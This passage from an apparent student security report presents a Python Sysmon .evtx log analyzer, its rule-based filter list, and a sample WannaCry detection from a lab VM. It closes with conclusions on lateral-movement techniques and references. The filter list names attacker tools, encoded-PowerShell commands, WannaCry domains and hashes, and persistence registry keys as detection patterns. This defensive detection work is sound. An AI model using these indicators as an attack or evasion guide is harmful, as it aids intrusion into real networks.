
```python
def Python_Evtx_Analyzer():
    parser = argparse.ArgumentParser(
        description="Sysmon .evtx Log Analyzer to detect suspicious activities."
    )

    # Arguments
    parser.add_argument("-f", "--file", required=True, help="Path to the Sysmon .evtx file.")
    parser.add_argument("-o", "--output", help="Path to save the analysis report.", default="analysis_report.txt")
    parser.add_argument("-p", "--policy", help="Path to the RBPolicy.txt file.", default="ruleBasedPolicy/RBPolicy.txt")

    args = parser.parse_args()

    # Validate input file
    if not os.path.isfile(args.file):
        print(f"[!] Error: The .evtx file '{args.file}' does not exist.")
        return

    # Validate RBPolicy file
    if not os.path.isfile(args.policy):
        print(f"[!] Error: RBPolicy.txt not found at '{args.policy}'.")
        return

    # Load RBPolicy filters
    with open(args.policy, "r", encoding="utf-8") as policy_file:
        filters = [line.strip() for line in policy_file if line.strip() and not line.startswith("#")]

    print("[INFO] Loaded filters from RBPolicy.txt:")
    for filter_item in filters:
        print(f"  - {filter_item}")

    # Initialize variables
    suspicious_hits = []
    total_events = 0
```

Figure 59 – function to validate and parse needed files




```
    # Analyze .evtx file
    try:
        with open(args.file, "r+b") as evtx_file:
            evtx_buffer = mmap.mmap(evtx_file.fileno(), 0, access=mmap.ACCESS_READ)
            file_header = FileHeader(evtx_buffer, 0x00)

            for xml_string, record in Evtx.Views.evtx_file_xml_view(file_header):
                total_events += 1
                xml_doc = minidom.parseString(xml_string.replace("\n", ""))
                event_id = xml_doc.getElementsByTagName("EventID")[0].childNodes[0].nodeValue

                # Search for suspicious patterns
                for filter_item in filters:
                    if filter_item in xml_string:
                        suspicious_hits.append((event_id, filter_item, xml_string))
                        break  # Avoid duplicate matches

    except Exception as e:
        print(f"[!] Error while processing .evtx file: {e}")
        return

    # Generate report
    with open(args.output, "w", encoding="utf-8") as report_file:
        report_file.write(f"Python_Evtx_Analyzer - Analysis Report\n")
        report_file.write(f"Timestamp: {datetime.datetime.now().strftime('%Y-%m-%d %H:%M:%S')}\n")
        report_file.write(f"Total Events Analyzed: {total_events}\n")
        report_file.write(f"Suspicious Events Detected: {len(suspicious_hits)}\n\n")

        for idx, (event_id, filter_item, event) in enumerate(suspicious_hits, start=1):
            report_file.write(f"--- Suspicious Event {idx} ---\n")
            report_file.write(f"EventID: {event_id}\n")
            report_file.write(f"Matched Filter: {filter_item}\n")
            report_file.write(f"Event Data:\n{event}\n")
            report_file.write("-" * 80 + "\n")

    print(f"[INFO] Analysis complete. Report saved to: {args.output}")


if __name__ == "__main__":
    Python_Evtx_Analyzer()
```

Figure 60 – EVTX analysis section and report file generation



```
PS C:\Users\Nikos\Desktop\UNIVERSITY\NETSEC> python evtxpy.py -f "2008.evtx" -o test2.txt
[INFO] Loaded filters from RBPolicy.txt:
  - wannacry.exe
  - @WanaDecryptor@
  - taskdl.exe
  - cmd.exe /c
  - powershell.exe -enc
  - powershell.exe -Command
  - wmic
  - psexec.exe
  - schtasks.exe
  - notepad.exe
  - regedit.exe
  - vssadmin.exe
  - bcdedit.exe
  - rundll32.exe
  - svchost.exe
  - services.exe
  - iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
  - ayylmao.com
  - tcp:445
  - tcp:139
  - udp:137
  - @Please_Read_Me@
  - *.wncry
  - C:\Windows\Temp
  - C:\Users\Public\Downloads
  - *.bat
  - *.ps1
  - C:\Users\*\AppData\Roaming
  - C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup
  - HKLM\Software\Microsoft\Windows\CurrentVersion\Run
  - HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce
  - HKCU\Software\Microsoft\Windows\CurrentVersion\Run
  - HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
  - HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy
  - HKLM\SYSTEM\ControlSet001\Services
  - 84C82835A5D21BBCF75A61706D8AB549
  - AABDC8E8C18955E0B2936B015CA18A2100FDABD926190FEDCBAEEC0A012A9E3E
  - 6F5902AC237024AEDF7667F78D8494C6
  - 1A79A4D60DE6718E8E5B326E338AE533
  - Image=C:\Windows\System32\cmd.exe
```


Figure 61– First output of the evtxpy.py file



```
  - debug.log
  - log4j
  - suspicious_process_detected.log
[INFO] Analysis complete. Report saved to: test2.txt
```

Figure 62– Final message of completed script

If we open the file , we can view some of the detections in detail without also searching the whole evtx parsed file:



```
--------------------------------------------------------------------------------
--- Suspicious Event 1943 ---
EventID: 11
Matched Filter: @WanaDecryptor@
Event Data:
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385f-c22a-43e0-bf4c-06f5698ffbd9}"></Provider>
<EventID Qualifiers="">11</EventID>
<Version>2</Version>
<Level>4</Level>
<Task>11</Task>
<Opcode>0</Opcode>
<Keywords>0x8000000000000000</Keywords>
<TimeCreated SystemTime="2025-01-12 14:19:08.588203"></TimeCreated>
<EventRecordID>12119</EventRecordID>
<Correlation ActivityID="" RelatedActivityID=""></Correlation>
<Execution ProcessID="1256" ThreadID="1588"></Execution>
<Channel>Microsoft-Windows-Sysmon/Operational</Channel>
<Computer>win2008</Computer>
<Security UserID="S-1-5-18"></Security>
</System>
<EventData><Data Name="RuleName">File Creation</Data>
<Data Name="UtcTime">2025-01-12 14:19:08.588</Data>
<Data Name="ProcessGuid">{433b251a-cf25-6783-0000-0010dc591b00}</Data>
<Data Name="ProcessId">2876</Data>
<Data Name="Image">Z:\Ransomware.WannaCry\Ransomware.WannaCry\ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe</Data>
<Data Name="TargetFilename">C:\Users\vboxuser\Desktop\@WanaDecryptor@.exe</Data>
<Data Name="CreationUtcTime">2025-01-12 14:18:16.306</Data>
</EventData>
</Event>
```

Figure 63– Output detection from test file

Of course if we want to avoid false positives , we can play around and customize the amount of rules that we want to detect.

7

Conclusions

Lateral movement is one of the most critical stages in an adversary's attack chain. It demonstrates how attackers exploit compromised systems to gain access to additional machines and resources within a network. Throughout this proof-of-concept (PoC) we examined various lateral movement techniques including Pass-the-Hash (PtH), Pass-the-Ticket (PtT) and remote service exploitation. These methods underline the intricate interplay between credential access privilege escalation and movement across network systems.

The learning curve of implementing these attacks reinforced the importance of understanding both offensive and defensive strategies in cybersecurity. While lateral movement remains an adversary’s key to navigating enterprise networks, it also highlights the need for robust detection mechanisms and response strategies in real-world scenarios. By replicating these attacks in a controlled environment, we identified how attackers exploit weaknesses in authentication protocols (e.g., NTLM, Kerberos) and leverage legitimate tools like PsExec, Mimikatz, and EternalBlue to execute their objectives.

By parsing Sysmon logs, defenders can correlate different attack stages, identify adversarial tactics, and respond in near real-time. This PoC demonstrated how Python scripts could enhance Sysmon’s capabilities, offering flexibility in detecting and analyzing sophisticated attacks.

Lessons Learned and Research Advancements

This PoC was a comprehensive journey into the complexities of lateral movement techniques. It showcased the practical application of tools, techniques, and procedures (TTPs) used by attackers in Windows domain environments. This project demonstrated the duality of cybersecurity. The necessity of understanding offensive techniques to build better defenses. By emulating real-world attack scenarios, we gained insights into how attackers operate within Windows domains and the criticality of securing authentication mechanisms.

The use of Sysmon and Python parsers as detection tools underscored their value in monitoring, analyzing, and mitigating lateral movement attempts. Together, these tools empower defenders to stay one step ahead of adversaries, ensuring that detection and response mechanisms remain robust in the face of evolving threats.

This PoC was not only a technical exercise but also a transformative learning experience. It bridged the gap between theory and practice, providing a deeper understanding of the attack lifecycle and emphasizing the need for continuous learning and innovation in the cybersecurity domain. As we move forward, the lessons and skills acquired from this project will undoubtedly guide future research and operational advancements in detecting and mitigating lateral movement threats.

8

References

[1] https://www.geeksforgeeks.org/what-is-a-small-office-home-office-soho-network/
[2] https://www.fosslinux.com/61850/how-to-set-up-cups-print-server-on-ubuntu.htm
[3] https://github.com/RUB-NDS/PRET
[4] http://hacking-printers.net/wiki/index.php/PRET
[5] https://shadowmaster98.medium.com/printer-hacking-101-b4faf4f3fcdc
[6] https://hackersploit.org/windows-red-team-lateral-movement-with-psexec/
[7] https://github.com/ytisf/theZoo/tree/master
[8] https://attack.mitre.org/matrices/enterprise/
[9] https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon
[10] https://www.mdpi.com/2076-3417/12/15/7746
[11]https://www.sciencedirect.com/science/article/pii/S240584402402348X?ssrnid=4606223&dgcid=SSRN_redirect_SD
[12] https://jakew.me/wannacry-vm/
[13]https://www.researchgate.net/publication/332088162_WannaCry_Ransomware_Analysis_of_Infection_Persistence_Recovery_Prevention_and_Propagation_Mechanisms
[14] https://github.com/rapid7/metasploit-framework/issues/13732
[15] https://notes.qazeer.io/l7/methodology-18
[16] https://www.rapid7.com/blog/post/2019/09/06/initial-metasploit-exploit-module-for-bluekeep-cve-2019-0708/
[17] https://www.hackingarticles.in/remote-desktop-penetration-testing-port-3389/
[18] https://github.com/blackc03r/OSCP-Cheatsheets/blob/master/offensive-security/lateral-movement/t1076-rdp-hijacking-for-lateral-movement.md
[19] https://unit42.paloaltonetworks.com/exploitation-of-windows-cve-2019-0708-bluekeep-three-ways-to-write-data-into-the-kernel-with-rdp-pdu/
[20] https://d33pdiv3r.com/2024/05/22/virtualbox-vm-memory-dump-easy-step-by-step-tutorial/